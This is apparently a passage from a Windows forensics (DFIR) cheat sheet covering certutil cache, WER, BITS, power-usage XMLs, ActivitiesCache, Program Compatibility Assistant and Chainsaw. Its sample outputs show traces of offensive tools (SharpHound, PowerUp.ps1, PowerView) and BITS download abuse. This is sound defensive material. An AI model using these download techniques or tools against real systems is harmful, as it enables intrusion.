LastModified     : 2020-01-22 09:27:49.6860627
LastModifiedStore : 2020-01-22 09:27:49.8758979
ProductName      : Microsoft Teams
CompanyName      : Microsoft Corporation

ProgramName      : Unassociated
FullPath        : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\Update.exe
FileSize         : 2324624
FileDescription   : Microsoft Teams
FileVersionNumber : 1.4.4.0
Created          : 2019-10-22 15:49:50.5631428
LastModified     : 2020-01-22 09:27:49.6860627
LastModifiedStore : 2020-01-22 09:27:49.8758979
ProductName      : Microsoft Teams
CompanyName      : Microsoft Corporation

ProgramName      : Unassociated
FullPath        : C:\Users\awarhurst\AppData\Local\Microsoft\Teams\stage\Teams.exe
-- More --
```

Certutil History

If you have an interactive session on the machine

```
certutil.exe -urlcache |
select-string -Pattern 'ocsp|wininet|winhttp|complete|update|r3' -NotMatch |
sort
```

```
Administrator: Windows PowerShell
PS C:\> certutil.exe -urlcache |
>> select-string -Pattern 'ocsp|wininet|winhttp|complete|update|r3' -NotMatch |
>> sort
```

Otherwise, you can look in this directory:

C:\Users*\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData*

```
PS C:\strings> .\strings.exe C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\* | select-string -Pattern 'ocsp|wininet|winhttp|complete update|c3' -NotMatch |
>> sort -Descending

Sysinternals - www.sysinternals.com
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m$S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: m$S
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: B@!
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\FB0D848F74F70BB2EAA93746D24D9749: "80424021c7dbd21:0"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\EE8E405EE80060652FB06F356E8816E0:
https://github.com/BloodHound/DSharpHound/releases/download/v1.0.3/SharpHound-v1.0.3.zip
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\EE8E405EE80060652FB06F356E8816E0: "0x8DA005C41F3EB5F"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9E2A68305E6E9443D1E03231F0C:
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\9072F9E2A68305E6E9443D1E03231F0C:
"baa6192b5bc48c95bd4c78f735698e45d80b99479a51fd9c29d9569eee48782b"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_D46D6FA25B74360E1349F9015B5CCE53: X`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D7746C10868: ``t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C5130A0BDC8C859A2757D7746C10868: "62953659-1d7"
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\80237EE4964FC9C409AAF55BF996A292_C0427F5F77D9B3A439FC620EDAA86177: ?`t
C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD8D0E0426DC8F8008506: OTz
```

WER

Windows Error Reporting (WER) is a diagnostic functionality that we don't need to get too deep in the weeds about for this post.

When an application crashes, WER gets some contextual info around the crash. This presents an opportunity for us to [retrieve DFIR data that may tell us something about the adversary or malware](#)

Take a look at the various directories, and eventually retrieve a .WER file

```
C:\ProgramData\Microsoft\Windows\WER\ReportArchive
C:\ProgramData\Microsoft\Windows\WER\ReportQueue
C:\Users\*\AppData\Local\Microsoft\Windows\WER\ReportArchive
C:\Users\*\AppData\Local\Microsoft\Windows\WER\ReportQueue
```

BITS

BITS is a lolbin and can be abused by threat actors to do a myriad of things

- <https://isc.sans.edu/forums/diary/Investigating+Microsoft+BITS+Activity/23281/>
- <https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/>
- <https://www.mandiant.com/resources/attacker-use-of-windows-background-intelligent-transfer-service>

```
PS C:\> Start-BitsTransfer -Source https://live.sysinternals.com/autoruns.exe -Destination c:\autoruns.exe -verbose  
VERBOSE: Performing the operation "New" on target "BitsTransfer".
```

```
PS C:\> ls C:\ProgramData\Microsoft\Network\Downloader
```

```
Directory: C:\ProgramData\Microsoft\Network\Downloader
```

Mode	LastWriteTime	Length	Name
-a---	2/17/2022 12:19 AM	8192	edb.chk
-a---	2/17/2022 12:19 AM	1310720	edb.log
-a---	3/19/2019 8:59 PM	1310720	edbres00001.jrs
-a---	3/19/2019 8:59 PM	1310720	edbres00002.jrs
-a---	3/19/2019 8:59 PM	1310720	edbtmp.log
-a---	6/25/2022 4:59 PM	1310720	qmgr.db
-a---	2/17/2022 12:19 AM	16384	qmgr.jfm

Then use [bitsparser tool](#)

Forensic via Power Usage

From Ryan

Good for catching coin miners that are too resource hungry

Can do this via SRUM, but this is 'quicker' as no need to parse the XMLs

Location

C:\ProgramData\Microsoft\Windows\Power Efficiency Diagnostics*.xml

Collect a bunch of these, and then use some command line text editing:

```
cat *.xml | egrep -i -A 1 '<name>(module|process name)</name>' | grep -i '<value>
```

```
[2022-Jul-26 14:54:47 BST] Downloads/Collected_Data
```

```
* cat * | egrep -i -A 1 '<name>(module|process_name)</name>' | grep -i '<values>' | sort | uniq -c  
1 <Value>AcroRd32.exe</Value>  
1 <Value>Dropbox.exe</Value>  
5 <Value>HuntressAgent.exe</Value>  
3 <Value>MoUsaCoreWorker.exe</Value>  
4 <Value>MsMpEng.exe</Value>  
4 <Value>OUTLOOK.EXE</Value>  
1 <Value>QBW32.EXE</Value>  
4 <Value>Rio.exe</Value>  
8 <Value>System</Value>  
28 <Value>Zoom.exe</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\AcroForm.api</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Dropbox\Client\152.4.4880\dropbox_core.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Dropbox\Client\152.4.4880\python38.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Program Files (x86)\Google\Chrome\Application\103.0.5060.114\chrome.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Microsoft Office\Office14\MSPOST32.DLL</Value>  
1 <Value>\Device\HarddiskVolume2\Program Files (x86)\Microsoft Office\Office14\OUTLOOK.EXE</Value>  
14 <Value>\Device\HarddiskVolume2\Program Files (x86)\Microsoft SQL Server\MSSQL10_50.PROFENGAGEMENT\MSSQL\Bin\sqlservr.exe</Value>  
5 <Value>\Device\HarddiskVolume2\Program Files\Huntress\HuntressAgent.exe</Value>  
4 <Value>\Device\HarddiskVolume2\Program Files\Huntress\Rio\Rio.exe</Value>  
1 <Value>\Device\HarddiskVolume2\ProgramData\Microsoft\Windows Defender\Definition Updates\{8F4FB641-15F3-433F-A7C7-3A8110030718\mpengine.dll</Value>  
1 <Value>\Device\HarddiskVolume2\ProgramData\Microsoft\Windows Defender\Definition Updates\{B6F5BC8C-D16B-4D90-8A0B-8671688BE388\mpengine.dll</Value>  
1 <Value>\Device\HarddiskVolume2\ProgramData\Microsoft\Windows Defender\Definition Updates\{C9F251F2-70B3-4931-B0F4-BA654CA8714A\mpengine.dll</Value>  
1 <Value>\Device\HarddiskVolume2\ProgramData\Microsoft\Windows Defender\Definition Updates\{FB17E466-71FC-48DE-BFB7-0D5D77B7C6E1\mpengine.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Users\Owner\AppData\Roaming\Zoom\bin\zWebService.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Windows\SysWOW64\WindowsCodecs.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Windows\SysWOW64\bcrypt primitives.dll</Value>  
27 <Value>\Device\HarddiskVolume2\Windows\SysWOW64\ntdll.dll</Value>  
1 <Value>\Device\HarddiskVolume2\Windows\System32\KernelBase.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Windows\System32\MaxxAudioAP05064.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Windows\System32\RltkAP064.dll</Value>  
16 <Value>\Device\HarddiskVolume2\Windows\System32\ntdll.dll</Value>  
2 <Value>\Device\HarddiskVolume2\Windows\System32\wow64cpu.dll</Value>  
3 <Value>\Device\HarddiskVolume2\Windows\System32\wuapi.dll</Value>  
8 <Value>\SystemRoot\System32\Drivers\Ntfs.sys</Value>  
1 <Value>\SystemRoot\System32\drivers\FLTMGR.SYS</Value>  
8 <Value>\SystemRoot\System32\drivers\athw10x.sys</Value>  
3 <Value>\SystemRoot\System32\drivers\dxgkrnl.sys</Value>  
19 <Value>\SystemRoot\System32\win32kbase.sys</Value>  
21 <Value>\SystemRoot\System32\win32kffull.sys</Value>  
1 <Value>\SystemRoot\system32\DRIVERS\igdkmd64.sys</Value>  
80 <Value>\SystemRoot\system32\ntoskrnl.exe</Value>  
3 <Value>audiogd.exe</Value>  
3 <Value>chrome.exe</Value>  
14 <Value>sqlservr.exe</Value>  
1 <Value>svchost.exe</Value>
```

```
[2022-Jul-26 14:57:30 BST] Downloads/Collected_Data
```

Activities Cache

Win10/11 telemetry source only. Very accurate timeline of user activities

Location

C:\Users\<username>\AppData\Local\ConnectedDevicesPlatform\L.<username>\ActivitiesCache.db

#example for user `foster`

C:\Users\foster\AppData\Local\ConnectedDevicesPlatform\L.foster\ActivitiesCache.db

Parse with Eric Zimmerman's WxTCmd

.\WxTCmd.exe -f ./ActivitiesCache.db --csv .

FLARE 17/10/2022 13:49:31

PS C:\Users\Frank\Desktop\actities > .\WxTCmd.exe -f ./ActivitiesCache.db --csv .
WxTCmd version 0.6.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
<https://github.com/EricZimmerman/WxTCmd>

Command line: -f ./ActivitiesCache.db --csv .

Warning: Administrator privileges not found!

ActivityOperation entries found: 0
Activity_PackageId entries found: 7,118
Activity entries found: 2,418

Results saved to: .

Processing complete in 0.7216 seconds

Unable to delete 'SQLite.Interop.dll'. Delete manually if needed.


2022-10-17 13:49:31.13 10 25

We get two results, but the most interesting is %Date%_Activity.csv


Opening this up in Excel, we can start to play around with the data.

Type	D	E	I	J	K	L	M
		DisplayText	StartTime	EndTime	Duration	LastModifiedTime	LastModifiedOr
Executable	Microsoft.Windows.Explorer		14/10/2022 15:35	14/10/2022 15:35	00:00:30	14/10/2022 15:35	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:34	14/10/2022 15:35	00:00:08	14/10/2022 15:35	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:33	14/10/2022 15:33	00:00:03	14/10/2022 15:33	14/10/2022
	Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}		14/10/2022 15:32	14/10/2022 15:34	00:01:23	14/10/2022 15:33	14/10/2022
	System32\mmc.exe		14/10/2022 15:32	14/10/2022 15:32	00:00:04	14/10/2022 15:32	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:31	14/10/2022 15:31	00:00:17	14/10/2022 15:31	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:31	14/10/2022 15:35	00:04:24	14/10/2022 15:31	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:30	14/10/2022 15:30	00:00:17	14/10/2022 15:30	14/10/2022
	System32\mmc.exe		14/10/2022 15:29	14/10/2022 15:30	00:00:47	14/10/2022 15:30	14/10/2022
	Microsoft.Windows.Explorer		14/10/2022 15:27	14/10/2022 15:32	00:04:58	14/10/2022 15:29	14/10/2022
	Oper Microsoft.Windows.ControlPanel	Control Panel	14/10/2022 15:27			14/10/2022 15:27	14/10/2022
	Microsoft.Windows.ControlPanel		14/10/2022 15:27	14/10/2022 15:32	00:05:08	14/10/2022 15:27	14/10/2022
	Oper Microsoft.AutoGenerated.{C1C6F8AC-40A3-0F5C-146F-65A9DC70BBB4}	Task Scheduler	14/10/2022 15:22			14/10/2022 15:22	14/10/2022
	Microsoft.AutoGenerated.{C1C6F8AC-40A3-0F5C-146F-65A9DC70BBB4}		14/10/2022 15:22	14/10/2022 15:32	00:10:21	14/10/2022 15:27	14/10/2022
	Oper System32\mmc.exe	mmc.exe	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	System32\mmc.exe		14/10/2022 15:21	14/10/2022 15:22	00:00:52	14/10/2022 15:22	14/10/2022
	Oper Microsoft.Windows.Shell.RunDialog	Run	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	[Microsoft.Windows.Shell.RunDialog]		14/10/2022 15:21	14/10/2022 15:21	00:00:09	14/10/2022 15:21	14/10/2022
	Oper Program Files\x86\ScreenConnect Client\Program Files\x86\ScreenConnect Client	ScreenConnect.WindowsClient.exe	14/10/2022 15:21			14/10/2022 15:21	14/10/2022
	Program Files\x86\ScreenConnect Client\Program Files\x86\ScreenConnect Client	ScreenConnect.WindowsClient.exe	14/10/2022 15:21	14/10/2022 15:21	00:00:21	14/10/2022 15:21	14/10/2022
	Oper Program Files\x86\ScreenConnect Client\Program Files\x86\ScreenConnect Client	ScreenConnect.WindowsClient.exe	14/10/2022 15:20			14/10/2022 15:20	14/10/2022
	Program Files\x86\ScreenConnect Client\Program Files\x86\ScreenConnect Client	ScreenConnect.WindowsClient.exe	14/10/2022 15:20	14/10/2022 15:20	00:00:17	14/10/2022 15:20	14/10/2022
	Oper Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}	Task Manager	14/10/2022 15:20			14/10/2022 15:20	14/10/2022
	Microsoft.AutoGenerated.{923DD477-5846-686B-A659-0FCCD73851A8}		14/10/2022 15:20	14/10/2022 15:21	00:01:09	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18			14/10/2022 15:20	14/10/2022
	Facebook.MessengerDesktop		14/10/2022 15:18	14/10/2022 15:20	00:01:11	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18	14/10/2022 15:20	00:01:15	14/10/2022 15:20	14/10/2022
	com.squirrel.Teams.Teams		14/10/2022 15:18	14/10/2022 15:18	00:00:03	14/10/2022 15:18	14/10/2022
	Facebook.MessengerDesktop		13/10/2022 21:40	13/10/2022 21:40	00:00:15	13/10/2022 21:40	13/10/2022
	Chrome		13/10/2022 21:40	13/10/2022 21:40	00:00:02	13/10/2022 21:40	13/10/2022
	com.squirrel.Teams.Teams		13/10/2022 21:40	13/10/2022 21:46	00:06:19	13/10/2022 21:40	13/10/2022
			13/10/2022 18:31	13/10/2022 18:31	00:00:17	13/10/2022 18:31	13/10/2022

Can also use [WindowsTimeline.exe](#) tooling



I prefer to dump the data from the GUI



You will get a folder with some goodies. The two CSVs to focus on are: ApplicationExecutionList, WindowsTimeline. The former is easier to interpret than the latter

Grepping via timestamp makes most sense IMO for WindowsTimeline.csv.

```
grep '2023-02-02T18' WindowsTimeline.csv \
| awk -F'|' '{print "StartTime:" $36 " | Executed: "$2}' | sort
```

```
[2022-Oct-17 13:46:38 BST] Collected_Data/WindowsTimeline_17-Oct-2022T12-58-35
● -> grep '2022-10-13T18' WindowsTimeline.csv | awk -F'|' '{print "StartTime:" $36 " | Executed: "$2}' | sort | ack 'dfsvc' --passthru
StartTime:"2022-10-13T17:31:30" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:12:05" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:12:51" | Executed: "Chrome"
StartTime:"2022-10-13T18:20:18" | Executed: "{Windows}\Microsoft.NET\Framework64\v4.0.30319\dfsvc.exe"
StartTime:"2022-10-13T18:20:19" | Executed: "*PID00006554 (25940)"
StartTime:"2022-10-13T18:20:19" | Executed: "*PID00006554 (25940)"
StartTime:"2022-10-13T18:22:09" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:22:18" | Executed: "Microsoft.Office.OUTLOOK.EXE.15"
StartTime:"2022-10-13T18:23:51" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:30:50" | Executed: "com.squirrel.Teams.Teams"
StartTime:"2022-10-13T18:31:05" | Executed: "com.squirrel.Teams.Teams"
[2022-Oct-17 13:46:44 BST] Collected_Data/WindowsTimeline_17-Oct-2022T12-58-35
```

Program Compatibility Assistant

Like prefetch...but not, [PCA artifacts](#) offer additional forensic insight into the fullpath execution times of exes on Win11 machines

Collect the following

C:\Windows\appcompat\pca\PcaAppLaunchDic.txt #most crucial file to collect

```

# contains reliable timestamps for last executed, like prefetch
C:\Windows\appcompat\pca\PcaGeneralDb0.txt # has more metadata about the exe

C:\Windows\appcompat\pca\PcaGeneralDb1.txt # seems to be empty a lot of the time

```

As these files are txts, you can just read them.

However, PcaGeneralDb0.txt contains some verbose meta data, so you can deploy something like this to have both TXTs normalised and readable:

```

paste <(cut -d'|' -f3 PcaGeneralDb0.txt) <(cut -d'|' -f1 PcaGeneralDb0.txt) \
&& paste <(cut -d'|' -f1 PcaAppLaunchDic.txt) <(cut -d'|' -f2 PcaAppLaunchDic.txt
| tee | sort -u

```

```

\b1p\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.320
\b1p\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.586
\b1p\wintrv\bplus.wtk2.exe      2022-12-16 10:40:05.806
\b1p\wintrv\bplus.wtk2.exe      2022-12-16 10:40:06.010
%programfiles%\windowsapps\dellinc.dellcommandupdate_3.0.160.0_x64_htrsf667h5kn2\main\dellcommandupdate.exe 2022-12-18 08:48:38.752
\b1p\wintrv\blpdevupd.exe       2022-12-19 00:09:49.798
\b1p\wintrv\bplus.wtk2.exe      2022-12-19 08:51:59.853
\b1p\wintrv\bplus.wtk2.exe      2022-12-19 08:52:00.120
\b1p\wintrv\bplus.wtk2.exe      2022-12-19 08:52:00.340
\b1p\wintrv\blpwtk2_subprocess.exe 2022-12-19 08:52:03.257
C:\Program Files (x86)\AnyDesk-e03af8e6\AnyDesk-e03af8e6.exe 2022-12-21 07:03:16.590
C:\Program Files (x86)\Microsoft Office\root\Integration\Integrator.exe 2022-12-19 23:56:00.893
C:\Program Files (x86)\Splashtop\Splashtop RemoteServer\SRUtility.exe 2023-01-02 23:45:48.168
C:\Program Files (x86)\WinSCP\WinSCP.exe 2023-01-04 07:18:23.282
C:\Program Files\WindowsApps\DellInc.DellCommandUpdate_3.0.160.0_x64_htrsf667h5kn2>Main\DellCommandUpdate.exe 2023-01-04 04:52:26.596
C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2209.6.0_x64_8wekyb3d8bbwe\Notepad\Notepad.exe 2022-12-08 23:58:02.049
C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2210.5.0_x64_8wekyb3d8bbwe\Notepad\Notepad.exe 2023-01-04 01:21:55.533
C:\Program Files\WindowsApps\MicrosoftTeams_22287.702.1670.9453_x64_8wekyb3d8bbwe\msteams.exe 2022-11-28 23:36:11.939
C:\Program Files\WindowsApps\MicrosoftTeams_22308.1003.1743.8209_x64_8wekyb3d8bbwe\msteams.exe 2022-12-15 05:21:52.362
C:\Users\>User\AppData\Local\Viber\viber.exe 2023-01-04 00:49:51.766
C:\Users\>User\Downloads\AnyDesk.exe 2022-12-21 07:03:44.756
C:\Windows\System32\msiexec.exe 2022-12-15 00:40:36.819
C:\Windows\Temp\{2979462F-B8CC-47EF-8553-049C0D9D1DD5}\.be\dotnet-runtime-6.0.12-win-x64.exe 2022-12-15 00:45:03.239
C:\Windows\Temp\{37DD51DB-35B3-4D15-80B1-4430243428AB}\.be\DEllUpdateSupportAssistPlugin.exe 2022-12-01 10:09:15.544
C:\b1n\wintrv\wintrv.exe 2023-01-03 23:49:13.698

```

PCA Registry Data

Program Compatibility Assistant also stores data in some Registry keys. Chatting with my man [@biffbiffbiff](#), we have some options to carve that out

```

mount -PSProvider Registry -Name HKU -Root HKEY_USERS;

(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatib
Foreach-Object {
    write-host "----Reg location is $_---" -ForegroundColor Magenta ;
    gp $_ |
    select -property * -exclude PS*, *one*, *edge*
    FL
}

```

```

FLARE 07/02/2023 21:36:34
PS C:\ > (gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\", "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers").PsPath |
>> Foreach-Object {
>>> write-host "----Reg location is $_.PsPath" -ForegroundColor Magenta ;
>>> gp $_ |
>>> select -property * -exclude PS*, *one*, *edge*
>> FL
>> }
----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store---

SIGN.MEDIA=1FF3254 setup64.exe : {83, 65, 67, 80...}
C:\Program Files\Internet Explorer\iexplore.exe : {83, 65, 67, 80...}
C:\Program Files\7-Zip\7zFM.exe : {83, 65, 67, 80...}
C:\Program Files (x86)\Java\jre1.8.0_321\bin\ssvagent.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\activities\WindowsTimeline.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\activities\WxCmd.exe : {83, 65, 67, 80...}
C:\Program Files (x86)\dnspy\dnSpy.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\PowerView.exe : {83, 65, 67, 80...}
C:\Program Files\Google\Chrome\Application\chrome.exe : {83, 65, 67, 80...}
C:\Program Files\Microsoft VS Code\Code.exe : {83, 65, 67, 80...}
C:\Users\Frank\.windows-build-tools\vs_BuildTools.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\rans.exe : {83, 65, 67, 80...}
C:\Users\Frank\.windows-build-tools\python27\python.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\Events-Ripper-main\evtxparse.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\UAL\SumECmd.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\Timeline\WindowsTimeline.exe : {83, 65, 67, 80...}

```

Or for something less fancy, but won't print the User SID so it may not be evident which account did what

```

mount -PSProvider Registry -Name HKU -Root HKEY_USERS;
(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatib

```

```

FLARE 07/02/2023 21:37:25
PS C:\ > (gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\", "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers").Property
C:\Users\Frank\AppData\Local\Microsoft\OneDrive\19.043.0304.0013\FileSyncConfig.exe
SIGN.MEDIA=1FF3254 setup64.exe
C:\Program Files\Internet Explorer\iexplore.exe
C:\Program Files\7-Zip\7zFM.exe
C:\Program Files (x86)\Java\jre1.8.0_321\bin\ssvagent.exe
C:\Users\Frank\Desktop\activities\WindowsTimeline.exe
C:\Users\Frank\Desktop\activities\WxCmd.exe
C:\Program Files (x86)\dnspy\dnSpy.exe
C:\Users\Frank\Desktop\PowerView.exe
C:\Program Files\Google\Chrome\Application\chrome.exe
C:\Program Files\Microsoft VS Code\Code.exe
C:\Users\Frank\.windows-build-tools\vs_BuildTools.exe
C:\Users\Frank\Desktop\rans.exe
C:\Users\Frank\.windows-build-tools\python27\python.exe
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
C:\Users\Frank\Desktop\Events-Ripper-main\evtxparse.exe
C:\Users\Frank\Desktop\UAL\SumECmd.exe
C:\Users\Frank\Desktop\Timeline\WindowsTimeline.exe
FLARE 07/02/2023 21:37:26

```

Chainsaw

[Chainsaw](#) is an awesome executable for Windows event logs, that leverages sigma rules to carve through the logs and highlight some of the suspicious activity that may have taken place.

It's relatively easy to install and use. You can take logs from a victim machine, and bring them over to chainsaw on your DFIR VM to be examined, you just have to point chainsaw at the directory the collected logs are in

```
.\chainsaw.exe hunt 'C:\CollectedLogs' --rules sigma_rules/ --mapping mapping_file
```

```
[09/27/2021 19:41:06] | PS C:\Users\IEUser\Downloads\chainsaw_x86_64-pc-windows-msvc\chainsaw > .\chainsaw.exe hunt 'C:\Users\IEUser\Desktop\c56-CyberCorp\Downloads\CyberPoli...  
>>  
  
By F-Secure Countercept (Author: @Frantictyping)  
[+] Found 333 EVTX files  
[+] Converting detection rules...  
[+] Loaded 835 detection rules (90 were not loaded)  
[+] Printing results to screen  
[+] Hunting: [=====] 333/333 -  
(+ detection: (External Rule) - Suspicious Command Line  


